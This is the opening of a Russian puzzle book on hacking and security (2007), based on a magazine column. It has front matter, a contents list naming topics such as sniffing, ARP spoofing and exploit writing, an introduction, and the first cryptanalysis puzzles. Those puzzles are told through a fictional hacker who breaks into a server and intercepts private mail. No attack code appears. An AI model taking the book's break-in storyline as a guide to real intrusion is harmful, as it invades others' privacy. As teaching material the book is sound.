

# ГОЛОВОЛОМКИ ДЛЯ КАКЕРА

Иван Скляр



**Иван Скляр**

# **ГОЛОВОВОЛОМКИ ДЛЯ КАКЕРА**

Санкт-Петербург

«БХВ-Петербург»

2007



УДК 681.3.06  
ББК 32.973.26  
С43

**Скляр И. С.**

С43 Головоломки для хакера. — СПб.: БХВ-Петербург, 2007. — 320 с.: ил.  
ISBN 5-94157-562-9

В форме головоломок в книге рассмотрены практически все способы хакерских атак и защит от них, в том числе: методы криптоанализа, способы перехвата данных в компьютерных сетях, анализ log-файлов, поиск и устранение ошибок в программах, написание эксплоитов, дизассемблирование программного обеспечения, малоизвестные возможности операционных систем, используемые хакерами. Присутствуют головоломки для программистов, Web-разработчиков и даже простых пользователей. Все головоломки снабжены решениями и ответами с подробными объяснениями. Книга написана на основе рубрики "X-Puzzle" из известного российского журнала "Хакер".

Компакт-диск содержит исходные коды, откомпилированные программы, текстовые и графические файлы, необходимые для решения головоломок.

*Для широкого круга пользователей*

УДК 681.3.06  
ББК 32.973.26

#### **Группа подготовки издания:**

Главный редактор	<i>Екатерина Кондукова</i>
Зам. главного редактора	<i>Игорь Шишигин</i>
Зав. редакцией	<i>Григорий Добин</i>
Редактор	<i>Леонид Кочин</i>
Компьютерная верстка	<i>Ольги Сергиенко</i>
Корректор	<i>Зинаида Дмитриева</i>
Дизайн обложки	<i>Игоря Цырульникова</i>
Зав. производством	<i>Николай Тверских</i>

Лицензия ИД № 02429 от 24.07.00. Подписано в печать 19.10.06.

Формат 70×100<sup>1/16</sup>. Печать офсетная. Усл. печ. л. 25,8.

Доп. тираж 5000 экз. Заказ № 712

"БХВ-Петербург", 194354, Санкт-Петербург, ул. Есенина, 5Б.

Санитарно-эпидемиологическое заключение на продукцию  
№ 77.99.02.953.Д.006421.11.04 от 11.11.2004 г. выдано Федеральной службой  
по надзору в сфере защиты прав потребителей и благополучия человека.

Отпечатано с готовых диапозитивов

в ГУП "Типография "Наука"

199034, Санкт-Петербург, 9 линия, 12

ISBN 5-94157-562-9

© Скляр И. С., 2005

© Оформление, издательство "БХВ-Петербург", 2005

# Оглавление

<b>Введение .....</b>	<b>11</b>
О журнале "Хакер" и рубрике "X-Puzzle" .....	11
Об этой книге .....	14
Благодарности .....	15
Об авторе .....	15
 <b>ЧАСТЬ I. ЗАДАЧИ .....</b>	<b>17</b>
 <b>Глава 1. Головоломки на криптоанализ .....</b>	<b>18</b>
1.1. Cool Crypto .....	18
1.2. Олигарх и Cool Crypto .....	19
1.3. Переписка солисток .....	20
1.4. Почему ROT13? .....	21
1.5. Глупенькая секретарша .....	22
1.6. Брутфорс и ламеры .....	22
1.7. Admin Monkey .....	23
1.8. Еще две программы-генератора паролей .....	23
1.9. Знаменитая фраза .....	24
1.10. Как же это расшифровывается? .....	24
1.11. Директор и Валера Губкин .....	24
1.12. Директор и Леша Пупкин .....	25
1.13. Письмо Олигарху .....	25
1.14. Письмо от Дани .....	25
1.15. Сейф для заячьей лапки .....	26
1.16. Hey Hacker! .....	26
1.17. Веселый криптолог .....	26
 <b>Глава 2. Головоломки в Web .....</b>	<b>28</b>
2.1. Разложи по полочкам .....	28
2.2. Эффективный сниффинг .....	29



2.3. Ловитесь пароли большие и маленькие.....	31
2.4. Куда ведет трассировка? .....	31
2.5. Обманутый RGP .....	32
2.6. О чем предупреждает <i>tcpdump</i> ? .....	34

## **Глава 3. Головоломки в Windows .....55**

3.1. "Молодой информатик" борется с вирусами .....	55
3.2. "Молодой информатик" борется с неудаляемыми файлами.....	56
3.3. "Молодой информатик" ищет, куда подевалось свободное место на диске .....	56
3.4. "Молодой информатик" думает, откуда появилась таинственная системная ошибка.....	56
3.5. Крекинг "голыми руками" .....	57

## **Глава 4. Кодерские головоломки .....58**

4.1. Хакерский криптарифм.....	58
4.2. Оптимизация для ламера .....	59
4.3. Тупые топоры .....	59
4.4. Самовыводящаяся программа.....	61
4.5. Двуязычная программа .....	61
4.6. Кодинг реальной жизни .....	62
Первая история.....	62
Вторая история.....	62
Третья история .....	63
4.7. Крекерство наоборот.....	63
4.8. Заморочки с <i>#define</i> .....	63
4.9. Простенькое уравнение .....	64
4.10. Как избавиться от условия? .....	64
4.11. Логическая схема .....	64
4.12. Логическая "звезда" .....	65
4.13. Оптимизация на Си .....	66
4.14. Оптимизация для любителей ассемблера.....	66

## **Глава 5. Безопасное программирование.....68**

5.1. Головоломки для "script kiddy" .....	68
5.2. Пароль к личным секретам.....	72
5.3. CGI и баги .....	73
5.4. PHP и баги.....	75
5.5. Шпион CORE.....	77
5.6. Mr. Smith .....	77
5.7. Рекомендация "специалиста" .....	78
5.8. Хитрая строчка (версия 1) .....	78
5.9. Хитрая строчка (версия 2) .....	79
5.10. Хитрая строчка (версия 3) .....	79
5.11. Чудесный эксплоит (версия 1) .....	79

5.12. Чудесный эксплоит (версия 2) .....	80
5.13. Чудесный эксплоит (версия 3) .....	81
5.14. Баги "на закуску" .....	82
5.15. Издевательство над рутом .....	83
5.16. Who is who .....	83

## **Глава 6. Головоломки на Reverse Engineering.....85**

6.1. Пять раз "Cool Hacker!" .....	86
6.2. Good day, Lamer! .....	86
6.3. I love Windows! .....	87
6.4. Простенький битхак .....	88
6.5. Пусть она скажет "ОК!" .....	88
6.6. He he he .....	89
6.7. Eat me .....	90
6.8. Back in USSR .....	90
6.9. Фигуры .....	90
6.10. Где счетчик? .....	92
6.11. CD crack .....	93
6.12. "Санкт-Петербург" .....	94
6.13. Water .....	94

## **Глава 7. Головоломки для всех!.....95**

7.1. Рисунки без рисунков.....	95
7.2. Журналистская фальсификация .....	97
7.3. Хакерский ребус .....	97
7.4. Чей логотип? .....	98
7.5. "Национальность" клавиатуры .....	100
7.6. Криптарифм .....	100
7.7. Помоги вспомнить.....	100
7.8. Книжные ребусы.....	100
7.9. Вопросы на засыпку .....	101

## **ЧАСТЬ II. ОТВЕТЫ И РЕШЕНИЯ.....103**

### **Решения к главе 1. Головоломки на криптоанализ .....104**

1.1. Cool Crypto .....	104
1.2. Олигарх и Cool Crypto.....	106
1.3. Переписка солисток .....	108
1.4. Почему ROT13?.....	113
1.5. Глупенькая секретарша.....	113
1.6. Брутфорс и ламеры.....	114
1.7. Admin Monkey.....	115
1.8. Еще две программы-генератора паролей .....	115
1.9. Знаменитая фраза .....	115



1.10. Как же это расшифровывается? .....	116
1.11. Директор и Валера Губкин .....	117
1.12. Директор и Леша Пупкин .....	117
1.13. Письмо Олигарху .....	117
1.14. Письмо от Дани .....	118
1.15. Сейф для заячьей лапки .....	119
1.16. Hey Hacker! .....	119
1.17. Веселый криптолог.....	120

## **Решения к главе 2. Головоломки в Web..... 123**

2.1. Разложи по полочкам .....	123
2.2. Эффективный сниффинг.....	124
MAC flooding (Switch Jamming).....	125
MAC duplicating.....	125
ICMP Redirect.....	126
ARP Redirect (ARP-spoofing).....	126
2.3. Ловитесь пароли большие и маленькие.....	127
2.4. Куда ведет трассировка? .....	127
2.5. Обманутый PGP .....	130
2.6. О чем предупреждает <i>tcpdump</i> ? .....	132
Анализ листинга I.2.6, а. Первый подозрительный участок, снятый <i>tcpdump</i> .....	132
Анализ листинга I.2.6, б. Второй подозрительный участок, снятый <i>tcpdump</i> .....	133
Анализ листинга I.2.6, в. Третий подозрительный участок, снятый <i>tcpdump</i> .....	133
Анализ листинга I.2.6, г. Четвертый подозрительный участок, снятый <i>tcpdump</i> ....	133
Анализ листинга I.2.6, д. Пятый подозрительный участок, снятый <i>tcpdump</i> .....	134
Анализ листинга I.2.6, е. Шестой подозрительный участок, снятый <i>tcpdump</i> .....	134
Анализ листинга I.2.6, ж. Седьмой подозрительный участок, снятый <i>tcpdump</i> ....	135
Анализ листинга I.2.6, з. Восьмой подозрительный участок, снятый <i>tcpdump</i> .....	135
Анализ листинга I.2.6, и. Девятый подозрительный участок, снятый <i>tcpdump</i> .....	135
Анализ листинга I.2.6, к. Десятый подозрительный участок, снятый <i>tcpdump</i> .....	136
Анализ листинга I.2.6, л. Одиннадцатый подозрительный участок, снятый <i>tcpdump</i> .....	136
Анализ листинга I.2.6, м. Двенадцатый подозрительный участок, снятый <i>tcpdump</i> .....	137
Анализ листинга I.2.6, н. Тринадцатый подозрительный участок, снятый <i>tcpdump</i> .....	137
Анализ листинга I.2.6, о. Четырнадцатый подозрительный участок, снятый <i>tcpdump</i> .....	137
Анализ листинга I.2.6, п. Пятнадцатый подозрительный участок, снятый <i>tcpdump</i> .....	138
Анализ листинга I.2.6, р. Шестнадцатый подозрительный участок, снятый <i>tcpdump</i> .....	138
Анализ листинга I.2.6, с. Семнадцатый подозрительный участок, снятый <i>tcpdump</i> .....	138

<b>Решения к главе 3. Головоломки в Windows.....</b>	<b>139</b>
3.1. "Молодой информатик" борется с вирусами .....	139
.Способ первый.....	139
Способ второй .....	141
3.2. "Молодой информатик" борется с неудаляемыми файлами.....	143
3.3. "Молодой информатик" ищет, куда подевалось свободное место на диске .....	143
3.4. "Молодой информатик" думает, откуда появилась загадочная системная ошибка.....	146
3.5. Крекинг "голыми руками" .....	147
<b>Решения к главе 4. Кодерские головоломки.....</b>	<b>149</b>
4.1. Хакерский криптарифм.....	149
4.2. Оптимизация для ламера .....	151
4.3. Тупые топоры .....	151
4.4. Самовыводящаяся программа.....	152
4.5. Двуязычная программа .....	153
4.6. Кодинг реальной жизни .....	154
Первая история.....	154
Вторая история.....	154
Третья история .....	155
4.7. Крекерство наоборот.....	155
4.8. Заморочки с <code>#define</code> .....	160
4.9. Простенькое уравнение .....	161
4.10. Как избавиться от условия? .....	162
4.11. Логическая схема .....	162
4.12. Логическая "звезда" .....	169
4.13. Оптимизация на Си .....	172
4.14. Оптимизация для любителей ассемблера.....	172
<b>Решения к главе 5. Безопасное программирование .....</b>	<b>174</b>
5.1. Головоломки для script kiddy .....	174
5.2. Пароль к личным секретам.....	175
5.3. CGI и баги .....	180
5.4. PHP и баги.....	181
5.5. Шпион CORE.....	184
5.6. Mr. Smith .....	186
5.7. Рекомендация "специалиста" .....	188
5.8. Хитрая строчка (версия 1) .....	188
5.9. Хитрая строчка (версия 2) .....	193
5.10. Хитрая строчка (версия 3) .....	197
5.11. Чудесный эксплоит (версия 1) .....	200
5.12. Чудесный эксплоит (версия 2) .....	219
5.13. Чудесный эксплоит (версия 3) .....	222
5.14. Баги "на закуску" .....	225



5.15. Издевательство над рутом .....	228
5.16. Who is who .....	231
<b>Решения к главе 6. Головоломки на Reverse Engineering .....</b>	<b>234</b>
6.1. Пять раз "Cool Hacker!" .....	234
6.2. Good day, Lamer! .....	239
6.3. I love Windows! .....	242
6.4. Простенький битхак .....	246
6.5. Пусть она скажет "ОК!" .....	247
6.6. He he he .....	251
6.7. Eat me .....	258
6.8. Back in USSR .....	270
6.9. Фигуры .....	276
6.10. Где счетчик? .....	282
6.11. CD crack .....	287
6.12. "Санкт-Петербург" .....	290
6.13. Water .....	296
<b>Решения к главе 7. Головоломки для всех! .....</b>	<b>302</b>
7.1. Рисунки без рисунков .....	302
7.2. Журналистская фальсификация .....	304
7.3. Хакерский ребус .....	305
7.4. Чей логотип? .....	305
7.5. "Национальность" клавиатуры .....	306
7.6. Криптарифм .....	306
7.7. Помоги вспомнить .....	306
7.8. Книжные ребусы .....	307
7.9. Вопросы на засыпку .....	307
<b>Приложение. Описание компакт-диска .....</b>	<b>310</b>
<b>Список лучшей пищи для ума и вдохновения .....</b>	<b>312</b>
Зарубежные издания и их переводы на русский язык .....	312
Русские издания и их переводы на иностранные языки .....	315
Интернет-ресурсы на русском языке .....	317
Интернет-ресурсы на английском языке .....	318

# Моя первая книга посвящается

- *Моей дорогой и любимой жене Наталье. Твоя любовь и поддержка во всем, что бы я ни делал, вдохновляет меня.*
- *Отцу, всю свою жизнь посвятившему обороне страны, работая ведущим инженером на секретном военном предприятии. Именно ты зажег во мне особую страсть к компьютеру. Тот первый БК "Микроша", который благодаря тебе я увидел в свои 9 лет, останется в моей памяти навсегда.*
- *Маме, всегда проявлявшей излишнюю обеспокоенность о своем единственном сыне.*
- *Моим дедушкам и бабушкам, как по отцовской, так и по материнской линии. К сожалению, вы ушли так рано, я не успел похвастаться перед вами этой книгой, но уверен, вы все видите "сверху". Как бы я хотел вернуть те прекрасные дни, которые всегда проводил с вами на летних каникулах!*





# Введение

## О журнале "Хакер" и рубрике "X-Puzzle"

Эта книга никогда бы не была написана, если бы не существовало такого замечательного российского журнала, как "Хакер". Поэтому я просто обязан в первых же строчках своей книги рассказать о нем.

"Хакер" — лучший журнал в России по компьютерной безопасности из тех, что выходят в бумажном виде. И это не просто предвзятое мнение автора данной книги. Например, на одном из авторитетных российских ресурсов, посвященных компьютерной безопасности (<http://www.securitylab.ru>), проводилось голосование по теме: "Какое российское издание по информационной безопасности вы считаете наиболее интересным?". "Хакер" занял *первую* строчку из 12 журналов, принимавших участие в голосовании, причем набрал 73% голосов, тогда как ближайший конкурент — всего 13%! И это справедливо. Редакторы "Хакера" умело соблюдают баланс между интересностью и полезностью материала как для новичков, так и для специалистов по безопасности. На 160 страницах журнала редакция дает право высказаться абсолютно всем, кто способен мыслить нестандартно: black hats ("черным шляпам") и white hats ("белым шляпам"), программистам и сторонникам UNIX, "киберпанкам" и системным администраторам. Редакция не отдает предпочтения ни одной из сторон, считает, что любая информация важна и адресует ее, прежде всего, различным компаниям и организациям, чтобы указать на ошибки в системах безопасности (именно такое предупреждение размещено в каждом номере журнала на третьей странице).

Практически в каждом номере анонимные авторы рассказывают в мельчайших деталях о уже совершенных *реальных* взломах, среди которых были и известные хостинговые компании, и провайдеры, и банки, и различные крупные организации. Периодически появляются интервью с известными hack- и security-группами, такими как w00w00, eEye, TESO, Phrack, и даже с предста-

вителями спецслужб. Очень сильна в журнале рубрика "Кодинг", куда в основном пишут профессиональные программисты. А один из постоянных авторов этой рубрики, Михаил Фленов (aka Horrific), на основе своих статей написал книгу по программированию, ставшую бестселлером в России ([53], [54]). Время от времени пишут в "Хакер" и известные российские авторы книг на тему хакинга, например, Крис Касперски ([38], [39], [40], [41], [42], [43], [44]). Просто "убойная" в журнале рубрика под названием "Креатифф", где специально для журнала пишутся захватывающие киберпанковские рассказы (по слухам, на основе одного такого рассказа должен быть снят фильм). Кроме того, каждый номер журнала в обязательном порядке "сдобрен" множеством полезных FAQ, Tips&Tricks, обзоров, письмами читателей и т. д. Не забыт также юмор, от которого иногда просто хочется "лезть на стенку".

Более того, к журналу приложен DVD-диск, заполненный программами, видеороликами, музыкой, часто написанными эксклюзивно для журнала. В обязательном порядке на диске присутствуют предыдущие номера журнала в формате PDF (редакция не прячет их от читателей). Но и это еще не все. На каждый диск записываются уникальные видеоролики (!), в которых демонстрируется, как хакеры в реальном времени совершают свои взломы. Над дизайном журнала работает профессиональная дизайнерская студия, которая иногда дополняет журнал оригинальными постерами и наклейками.

На "Хакер" подписаны банки, компании-разработчики программного обеспечения и даже секретные военные предприятия (автор книги это знает абсолютно точно), причем не только в России, но и по всему бывшему СССР. Успех журнала настолько феноменален, что в итоге он разделился на две независимые части: "Хакер" и "Спец Хакер", который с тех пор делает отдельный редакторский состав. В "Спец Хакере" рассматриваются более специализированно отдельные темы, например, весь номер может быть посвящен взлому UNIX, программированию, хакингу в Web, социальной инженерии и пр. Отдельный редакторский состав занят наполнением официального сайта журнала: <http://www.xakep.ru>.

Разумеется, только в таком оригинальном журнале, как "Хакер", могла появиться столь оригинальная рубрика, как "X-Puzzle", бессменным ведущим и основателем которой был автор данной книги. На протяжении почти двух лет рубрика радовала читателей компьютерными головоломками и забавными задачами. Победителей "X-Puzzle" (тех, кто присылал правильные ответы на все головоломки) редакция всегда поощряла ценными призами — это были и различные "железки", предоставленные известными фирмами, и годовые подписки на журнал, и эксклюзивные гаджеты от журнала "Хакер". Поэтому рубрика пользовалась у читателей заслуженной популярностью. Вот лишь

Читаю. [[акер относительно недавно, и мне очень нравится X-Puzzle. Ни в одном другом журнале не видел постоянных конкурсов.

*Приятные пазлы, масса удовольствия!*

Вообще-то у меня уже началась сессия, но я выбрал время и между экзаменами попытался решить X-Puzzle.

*С детства люблю ковыряться со всякими шифрами и кодами и тут такое! — не обычный пазл с независимыми задачками, а целый КВЕСТ шифровальщика/взломщика! В процессе отгадывания часами ломал голову, матерился, кидался всякими предметами, а после отгадывания — ощущение полета и гордости за себя!*

*Если я ни черта не выиграю — не имеет значения! Я уже получил удовольствие от этого пазла! (не в пошлом смысле этой фразы) Ж8-))))))*

*Кстати, порадоваться не могу на свой новый комп на маме, которую у вас выиграл! ПАСИБА!*

**kilgur**

*С нетерпением жду следующего номера журнала, а в нем — следующего X-Puzzle!*

## Алексей aka Messir

К сожалению, сейчас рубрики "X-Puzzle" больше нет в журнале "Хакер" (по причинам никак не связанными с тем, что она перестала нравиться читателям) — эта книга явилась своего рода конечной точкой или финишем рубрики и вобрала в себя все самое лучшее, что было в "X-Puzzle"! Однако головоломки из журнала никуда не делись, сейчас они переместились в Интернет, где проводятся конкурсы типа "взломай сервер". Вообще, в "Хакере" всегда была хорошо поставлена обратная связь с читателями — периодически проводятся различные фотоконкурсы, обмен с читателями сообщениями по SMS, существует также рубрика "Tips&Tricks", в которой можно поделиться различными компьютерными трюками и советами прямо на страницах журнала

(кстати, автор данной книги является постоянным ведущим и основателем еще и этой рубрики), и пр.

Должен заметить, что у "Хакера", как и у любой оригинальной идеи, есть противники, но я думаю, эти люди либо не в состоянии понять материал, который излагается на его страницах, либо выросли настолько, что никакие журналы им просто не нужны (советую выбрать последнее).

Так или иначе, нужно отдать должное журналу "Хакер", без него не было бы рубрики "X-Puzzle", а значит, и этой книги.

## Об этой книге

Как уже упоминалось, книга написана на основе рубрики "X-Puzzle", которая выходила продолжительное время в журнале "Хакер". Здесь собрано все самое лучшее, что было опубликовано в "X-Puzzle", и не только. Большинство головоломок для книги существенно переработано автором и изменено с учетом замечаний и пожеланий читателей. Все задачи снабжены внятыми и подробными ответами, что невозможно было сделать на страницах журнала из-за его ограниченного объема. Хотя многие головоломки были придуманы автором лично, некоторые идеи и решения взяты из самой жизни или принадлежат другим людям, которых автор постарался не забыть упомянуть в этой книге (простите, если кого забыл). Кроме того, существенную помощь при написании материала автору оказали многие другие книги и интернет-ресурсы. Автор постарался перечислить большинство из них в конце данной книги и настоятельно советует ознакомиться с ними всем своим читателям. Но головоломки взяты не только из рубрики "X-Puzzle", немалая их часть была придумана специально для этой книги, чтобы фанам рубрики, не пропустившим ни одного ее выпуска, можно было найти что-то новое для себя.

Эта книга — не учебник. Автор изначально не ставил перед собой такой цели. Уже написано достаточно замечательных (и не очень) книг по безопасности, в которых подробно рассказано, чего хотят хакеры и как сделать так, чтобы они не достигли своих целей. Однако автор старался соблюдать методичность в изложении, поэтому книгу вполне можно изучать последовательно, от начала до конца, как учебник. Книга разделена на две части, в первой размещены задания к головоломкам, а во второй — решения к ним. Кроме того, обе части разбиты на 7 условных глав, где тематически собраны задачи из определенных областей: головоломки на криптоанализ, в Web, кодерские головоломки и т. д. Автор старался располагать задачи в порядке повышения сложности, т. е. первыми идут самые легкие, а к концу — наиболее трудные, хотя это все очень относительно и то, что одному может показаться простым, для другого будет верхом сложности. Многие последующие головоломки в книге основываются на предыдущих — это еще один довод в пользу после-

довательного прочтения книги. Но оттого, что кто-то будет читать ее выборочно, книга хуже не должна стать.

Хотя автор признает, что "головоломка" и "задача" — два различных понятия, но в данной книге он их не разделяет, употребляя то один термин, то другой в одном и том же контексте. Все-таки в мире хакеров эти понятия очень размыты и одно перетекает в другое.

Автор сознается, что им двигало честололюбивое желание не только сделать свою первую книгу интересной и познавательной, но и непохожей на все остальные. Получилось это или нет, — решать только Вам, уважаемый читатель!

## Благодарности

Автор, в первую очередь, хочет поблагодарить команду "Хакера", как бывшую, так и настоящую, которая делает такой замечательный и *нужный* в современном мире журнал. Автор также благодарит всех читателей и участников рубрики "X-Puzzle", приславших свои решения, пожелания и критику. Однако особую признательность автора заслужили следующие люди: madcyber, ifs, Архангельский Сергей (DemiurG), Winnie The Coder, LasTNight, Lblsa и Breeze.

Все они были неоднократными победителями конкурсов "X-Puzzle" и даже в процессе написания книги автор поддерживал с ними контакт. Благодаря их советам, замечаниям и идеям удалось значительно улучшить материал книги (имена некоторых из них Вы еще встретите в тексте этой книги). Спасибо вам огромное, ребята, за помощь!

Автор также благодарит всю редакцию издательства "БХВ-Петербург", которая проявила потрясающее терпение.

## Об авторе

Иван Складов является счастливым человеком, т. к. не различает в своей жизни работу и хобби. Как работой, так и хобби для него являются журналистика и компьютерные технологии. Автор книги имеет высшее техническое образование, работал инженером-программистом в таких организациях, как локомотивное депо и большой трубный завод. Кроме того, Иван уже на протяжении двух лет ведет несколько небольших рубрик в журналах "Хакер" и "Хулиган" и пишет статьи. Эта книга — его первый опыт в новом качестве. Автор надеется, что этот опыт будет удачным, и не собирается останавливаться лишь на одной книге.

Иван рекомендует посетить свой личный сайт в Интернете, где можно найти много интересного и полезного на разные темы, по следующему адресу:

**<http://www.sklyaroff.ru>** (или **<http://www.sklyaroff.com>**).

Чтобы связаться с автором по электронной почте, можно посылать письма на один или сразу на все адреса (для надежности): **[sklyaroff@sklyaroff.ru](mailto:sklyaroff@sklyaroff.ru)**, **[sklyaroff@mail.ru](mailto:sklyaroff@mail.ru)**, **[sklyarov@real.xakep.ru](mailto:sklyarov@real.xakep.ru)**.






# ЧАСТЬ I

## Задачи

<b>Глава 1.</b>	Головоломки на криптоанализ
<b>Глава 2.</b>	Головоломки в Web
<b>Глава 3.</b>	Головоломки в Windows
<b>Глава 4.</b>	Кодерские головоломки
<b>Глава 5.</b>	Безопасное программирование
<b>Глава 6.</b>	Головоломки на Reverse Engineering
<b>Глава 7.</b>	Головоломки для всех!

# ГЛАВА 1



## Головоломки на криптоанализ

Криптография и криптоанализ — это два направления одной общей науки под названием криптология (греч. *kryptos* — тайный, *logos* — наука). Первое направление изучает способы преобразования информации с целью ее защиты, а второе исследует способы расшифровки информации без знания ключей. Именно второму направлению в основном посвящены задачи в этой главе. Не умея вскрывать шифры, невозможно обеспечить и надежную защиту информации. Разумеется, тут не будет задач, которые для вскрытия шифров требуют тупого перебора и огромных процессорных мощностей. В большинстве головоломок будут раскрываться простейшие шифры, но это совсем не значит, что с такими шифрами нельзя столкнуться в реальности (еще как можно!). Кроме того, без знания слабостей простейших нельзя в полной мере осознать, зачем же нужны более сильные криптоалгоритмы.

Эта глава не случайно поставлена на первое место. Криптография все теснее интегрируется в Web, без нее не обходится программирование более-менее сложных приложений, поэтому сведения из этой главы пригодятся при решении многих головоломок в остальных разделах книги.

### 1.1. Cool Crypto

Хакер по кличке Верс (Vers<sup>1</sup>) скачал демо-версию новой программы для шифрования файлов под названием "Cool Crypto" с сайта некой фирмы "Anti

---

<sup>1</sup> Примечательно, что хакер с такой кличкой существовал в реальности и прославился громким скандалом, связанным со шпионажем (на сайте ФСБ России об этом можно прочитать подробнее: <http://www.fsb.ru/smi/remark/2001/010410-1.html>). Но автор книги вспомнил об этом только после того, как головоломка была уже готова. Поэтому здесь и далее все совпадения с реальными именами и событиями следует считать чистой случайностью.

Creature". Vers всегда изучал такие программы, т. к. это помогало ему в его "черном" деле — хакерстве. Часто ему приходилось сталкиваться с файлами, зашифрованными программами типа Cool Crypto, и если он заранее знал алгоритм, по которому шифрует программа, то это значительно облегчало расшифровку. Как правило, подобные программы использовали свои "фирменные алгоритмы", поэтому Версу не составляло особого труда разгадать их. На сайте "Anti Creature" размещалась следующая реклама:

*Купите полную версию программы "Cool Crypto" всего за \$1000 и это обеспечит Вам 100%-ную защиту Ваших файлов от злобных хакеров!*

В демо-версии имелись существенные ограничения по сравнению с полной версией программы, например, нельзя было задать свой собственный ключ шифрования, поэтому ограниченная версия шифровала каким-то неизвестным постоянным ключом. Vers ввел в поле ввода демонстрационной программы следующую строку:

```
creature_creature_creature
```

и нажал кнопку **Crypt**. Программа зашифровала строку следующим образом:

```
]VTYJQC]aGC]_PDJ[{RJ[EEMLA
```

Затем он ввел в поле ввода свое имя Vers и когда увидел полученный результат, то окончательно смог разгадать алгоритм шифрования.

Какой "фирменный алгоритм" использует программа и как она зашифровала слово Vers?

## 1.2. Олигарх и Cool Crypto

Один очень известный российский олигарх (назовем его *Олигарх А*) купил один из самых популярных английских футбольных клубов, чтобы иметь возможность в дни отпуска поиграть в одной команде с именитыми футболистами. В его планы входило также приобретение трасс Формула-1, чтобы поспорить на них с выдающимися гонщиками (*А* довольно неплохо водил по московским улицам). И он уже давно мечтал о теннисных кортах Дубая, чтобы побить там (в спортивном смысле) самую фаворитку *К*.

Естественно, что *А* не скупился на свою защиту (в том числе и электронную). Компьютеры его корпорации постоянно подвергались атакам хакеров в попытках украсть у *А* то, что он, можно сказать, заработал своим непосильным трудом. Олигарх ненавидел хакеров, будь его воля, он бы их отлавливал и использовал вместо зверушек в сибирском заповеднике, куда часто выезжал на охоту со своими друзьями и коллегами по бизнесу.

Так как *А* всегда покупал все самое лучшее и дорогое, то для защиты своих файлов он, конечно же, выбрал программу Cool Crypto (см. задачу 1.1). При

такой цене программного продукта и такой рекламе А отныне не беспокоился за свои файлы. Даже если хакер сможет выкрасть файлы с его компьютера, расшифровать он их не сможет (так полагал А), т. к. секретный ключ А держал исключительно в своей голове.

В ночь с 1-го на 2-е апреля хакер Vers проник на сервер компании *Олигарха А*. Vers знал, что олигарх приобрел программу Cool Crypto, поэтому был готов встретить зашифрованные файлы. Однако на сервере Vers обнаружил всего один такой файл под странным названием: The Conscience of a Hacker.txt. На рис. 1.1.2 показан отрывок из этого файла.



Рис. 1.1.2. Содержимое зашифрованного файла The Conscience of a Hacker.txt

На компакт-диске в каталоге \PART \Chapter1\1.2 находится полный зашифрованный файл The Conscience of a Hacker.txt.

С учетом известного алгоритма (см. решение к задаче 1.1) расшифруйте содержимое этого файла.

## 1.3. Переписка солисток

Солистки одной скандально известной группы в редкие дни разлуки переписывались по электронной почте. Имея смутные представления о хакерах, они опасались, что их переписка может быть перехвачена и опубликована где-нибудь в желтой прессе. Чтобы избежать этого, они решили шифровать свои сообщения следующим образом. По предварительно оговоренной схеме они стали записывать слова неправильными буквами, т. е., например, вместо бук-

вы "А" писать "В", вместо "В" — "Z", вместо "Z" — "О" и т. д. (данные замены приведены лишь в качестве примера, они могли быть и другими). Так как схема шифрования была известна только им двоим, то они были уверены, что даже в случае, если хакер перехватит их переписку, расшифровать он ее не сможет.

По заказу одной бульварной газетенки, жаждущей выпустить какую-нибудь сенсацию, хакер Vers смог перехватить через сеть одно из писем солисток (рис. I.1.3).

